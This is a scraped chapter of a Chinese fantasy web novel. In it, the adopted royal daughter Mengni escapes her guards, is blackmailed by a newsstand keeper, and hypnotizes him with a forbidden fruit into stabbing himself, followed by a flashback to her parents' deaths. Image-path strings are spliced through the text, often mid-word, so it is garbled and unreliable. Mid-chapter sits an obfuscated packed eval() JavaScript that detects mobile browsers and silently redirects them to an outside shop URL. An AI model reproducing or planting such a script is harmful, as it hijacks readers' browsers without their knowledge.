文趣网 > 其他小说 > 恶魔哥控的禁果 > 14. 孤儿
    理查德坐在马车里翻着书册。

    车夫停稳马车,掀起车帘,探头进来小声问:“少爷,梦妮小姐又进茶花馆了,您今日还跟吗?”

    理查德鼻梁孤傲挺直,深蓝的眼眸浮起一丝不耐:“一个养女而已,若是每次都将她送上楼,倒时候不得养成刁蛮的性子。”

    车夫识趣地缩回头:“那少爷,我们是回庄园还是……”

    理查德掀开车帘瞥了一眼那栋爬满山茶花藤的小楼。

    女人就是女人,总养一些不实用的爱好。

    他什么也看不见。临街包房的窗户被阳台盛开的花朵遮掩。但他知道梦妮就坐在那间房内喝茶插花。他是什么时候决定给梦妮与他相处机会的?

    大概是他去参观精英堂的那次,他远远看见了阿斯泰尔殿下,殿下不仅和梦妮的哥哥长得一样,那枚演讲赛的勋章也佩戴在殿下胸前。

    他瞬时想明白梦妮就是王室的养女。

    过了十五岁的加冕礼,家族要帮他提前订好联姻对象。他觉得这世上,恐怕只有梦妮的身份才配得上他。

    他放下帘子,冷哼:“去街角的铁匠铺转转有没有什么好剑。”

    进入二楼包间,梦妮快速地打开衣柜,将黑发盘起来,挑了一顶带帽沿的帽子压住。

    贝丝耳朵贴在门上,确定门外没有异常动静后才转身。

    梦妮已经脱下身上昂贵的衣裙,套上衬衫夹克。她配了条黑色长裤,看起来活脱脱像个卖报的少年。

    她正要打开衣柜后的暗门,贝丝压着声音道:“小姐不用着急,殿下今日有事要处理,不会回来。”

    梦妮动作顿了一下,但眼里却没有失落。

    她早就习惯了。

    阿斯泰尔当初虽答应她三年后再搬离,可却有一半的时间留宿在主殿。她刚开始被他忙碌的借口骗过。渐渐地,她便明白,他在躲她。

    她开始暗地寻找前世她手底下的那名大将。

    毕竟控制阿斯泰尔,并不需要大动干戈,只需要可以抗衡王宫守卫的暗卫队。

    她向阿斯泰尔申请每个月一天到埃塞拉城里逛逛。他同意了,但她每次都必须在日落前赶回去。

    茶花馆是她买通的掩护所,每次她都要先甩开护送的护卫。

    梦妮什么都没说,一头钻进了暗道。

    梦妮压低帽檐,在街道中穿梭,最终停在一座看起来有些破旧的报刊亭前。

    报刊亭挤在两座石楼的夹缝中,墙角的木架已经发黑腐烂。

    浓重的纸霉味让梦妮忍不住凝眉。

    她随手捡起一本看起来还比较新的杂志,朝刊主砸过去。杂志尖锐的一角砸中他翘在桌面的脚背。

    “哎呦!”刊主猛地缩回脚,坐直身体。

    摇摇欲坠的躺椅在他身下发出吱呀吱呀的求救声。

    他揉着脚背抬头,睡意还没完全褪干净,眯着眼看清来人,怒意瞬间消失:“我说是谁啊,原来是财神爷来了!”

    “别废话,那个人的消息呢?”

    梦妮前世手底下最有能力的大将叫杰克。

    他同样是名混血,但模样更偏向天使。她第一次见到他时,是在贵族地下的斗兽场,她并不是专门去拯救他们的,而是去找能救活阿斯泰尔的秘方。

    她本对杰克没有任何印象。

    可他倔强地一直追随她,强调她如何解救了他,并不停地把报恩挂在嘴边。

    这才能让她想起,该如何找到他。

    但奇怪的是,她派人暗地找遍所有斗兽场,至今未找到杰克的下落。

    梦妮怀疑自己找错了方向。

    能被卖到斗兽场的人,她或许应该派人去贫民窟调查。

    于是她想起自己第一个用禁果控制住的人,就是一个向贵族贩卖恶魔孩童的刊主。他既有资源可以帮她打探贫民窟的消息,摊位的选址本身也足够隐蔽。“消息倒是有,”接头人挠了挠那团不知多久没洗的头发,“就是恩典……”

    梦妮不想和他废话:“多少?”

    他伸出五个手指。

    “五百?”

    接头人摇了摇头:“五十万。”

    梦妮眼底温度一下变冷,她勾了勾唇,一句话没说便转身离去。

    三十恩典就足够一个平民正常开销度过一个月。虽然阿斯泰尔从不吝啬她花钱,可一条消息被加价到五十万。

    她也不是傻子。

    眼见买卖不成,接头人立即抓住她的胳膊。

    梦妮回头,目光落在自己被碰到的地方。

    手掌像被冰锥刺穿,接头人也狠了神色,他压低声音:“梦妮小姐,这可不仅仅是消息的价格。”

    她听到自己的名字,黑眸沉下来。

    接头人松开手,后退一步,双手撑在纸堆上。

    “我总觉得……小姐您这双黑眼睛,我好像在哪里见过。”他停顿一下,像是等她追问。

    但她没开口,他就继续道:“我想啊想,终于想起来——”

    “多年前,我帮一个父母双亡的混血宣传过悲惨身世。后来她成为了王室的养女。”

    刊主直起身,耸耸肩:“听起来像个感人的故事吧?可我是做生意的,怎么会无缘无故帮一个没钱的可怜虫呢?”

    他嘴角上扬,挑眉:“梦妮小姐一定采用了什么见不得光的手段吧?”

    面对他的威胁,梦妮飞快地扫了眼身后的街道。

    只有三三两两经过的路人。

    她垂下眼,拍了拍衬衫上的灰尘,状似不经意问道:“五十万,一起买断?”

    刊主听她松口,故作沉思地顿了一下。

    然后,他抬起头,无辜地眨眨眼:“梦妮小姐,买断的话,恐怕需要五百万。”

    梦妮黑眸中没有任何波动,像是在看一个将死之人。

    她平静地点点头:“这么多恩典我一下可拿不出来,得叫我的守卫回王宫去取。”

    男人的目光在她身后搜了一圈。

    没有守卫的影子。

    但她的话提醒了他,他放她回去,无异于放虎归山,她暗中叫人把他处理了怎么办?

    他微微一笑,放轻声音:“小姐还是跟我回室内写封信,我派人送到王宫去。”

    他看见她眼里浮起一丝防备,伸出三个手指举在脸侧:“我向上帝发誓,拿了恩典后,我一定告诉您要找的人在哪,然后永远滚出埃塞拉。”

    接头人如愿以偿带着梦妮进入巷子的屋内。

    她坐在桌前,低头认真地写字,笔尖在纸

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17887031|212582||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    面时不时停顿,像是在组织措辞。

    他靠着门边盯了她一会儿,露出一抹冷笑。

    果然就是个丫头片子。他说什么她都信,他要多少她都给,要是真有上帝,他也不会被追债的人砍掉一根手指。“我想喝口水。”梦妮忽然抬起头。

    他看她一眼。

    周围没有武器,屋里也没有窗户。她要耍小聪明,他一只手就能将她提起摔到地上,让她无法动弹。

    想象以后在埃塞拉有个取之不尽的钱袋,他好心情地提起那只长满水垢的烧水壶,替她烧了一壶水。

    十几分钟而已,他转过身,便见她从靴子内侧拔出匕首,直勾勾地盯着他,朝他走来。

    她的黑眸闪着异光。

    几乎只是一眼,接头人就浑身不能动弹。

    梦妮嘴角禁果红紫的汁水,看起来像刚啃食生肉流下的血水。

    “你欠了很多钱,被逼得走投无路,只好自尽。”

    她像魔鬼一般对着接头人喃喃低语。

    男人松开水壶。

    滚烫的开水倾倒在他的脚背上,他却毫无知觉。

    他痴痴地接过梦妮手中的匕首,将锋利的刀刃架在自己脖子上。

    鲜血立即染红刀面。

    男人眼中闪过痛苦的挣扎。

    梦妮顿然耳鸣,她后退几步,摇了摇头。

    男人却在此时清醒一瞬,他瞪大双眼,惊恐地看着手中差点割破喉咙的刀。

    “快杀了你自己。”梦妮咬牙,继续下命令。

    男人一刀捅进胸膛。

    刀割的疼痛让男人再次醒来,他慌乱地拔出匕首。

    热血喷涌而出,溅到梦妮脸上。他捂着伤口踉跄跑到外面,大声呼救。

    梦妮头痛得像有东西在颅骨里面翻搅,她拔下帽檐的别针,用力扎进手臂,让那股刺痛帮助她保持清醒,然后追着出去。

    她不能让他活下来。

    她跨出房门时,往事在她脑海里翻涌。

    贫民窟那么多孩子,为什么偏偏是她被挑中?

    因为只有她被阿斯泰尔救下后,盯上了每个礼拜都会到贫民窟做交易的刊主。

    她当时不知手心里长出的果子能催眠,直到刊主顺着她的心意将王室的消息一字不漏地告诉了她。所以,她比贫民窟很多人先知道——王上要推行天使与恶魔平等的政策,需要领养一个孩子作为和平的象征。

    那天她被雨完全淋湿,却异常高兴。

    她怀里抱着给摊贩洗碗挣得的面包回到家时,父母正大吵大闹。

    平常母亲总是不吭声,今日仿佛是受够了,大声地哭喊。就连醉酒的父亲平白无故地将她踹倒,母亲也终于有了反应,质问他为什么要打孩子。

    梦妮的嘴磕破了,满口的铁锈味。

    但她没管。

    她抱紧面包偷溜回自己那个仿佛狗笼一样的房间,蜷着身子在锅碗瓢盆的摔打声中闭上了眼。

    她再醒来时,她的父母死了。

    母亲倒在桌角边,血水干涸在她半张脸上。而她满身酒臭的父亲,脸埋在门外的水沟里,一动不动。

    梦妮在雨中站了一会儿,直接去找了刊主。

    她需要所有人知道,她现在是个无父无母的可怜孤儿。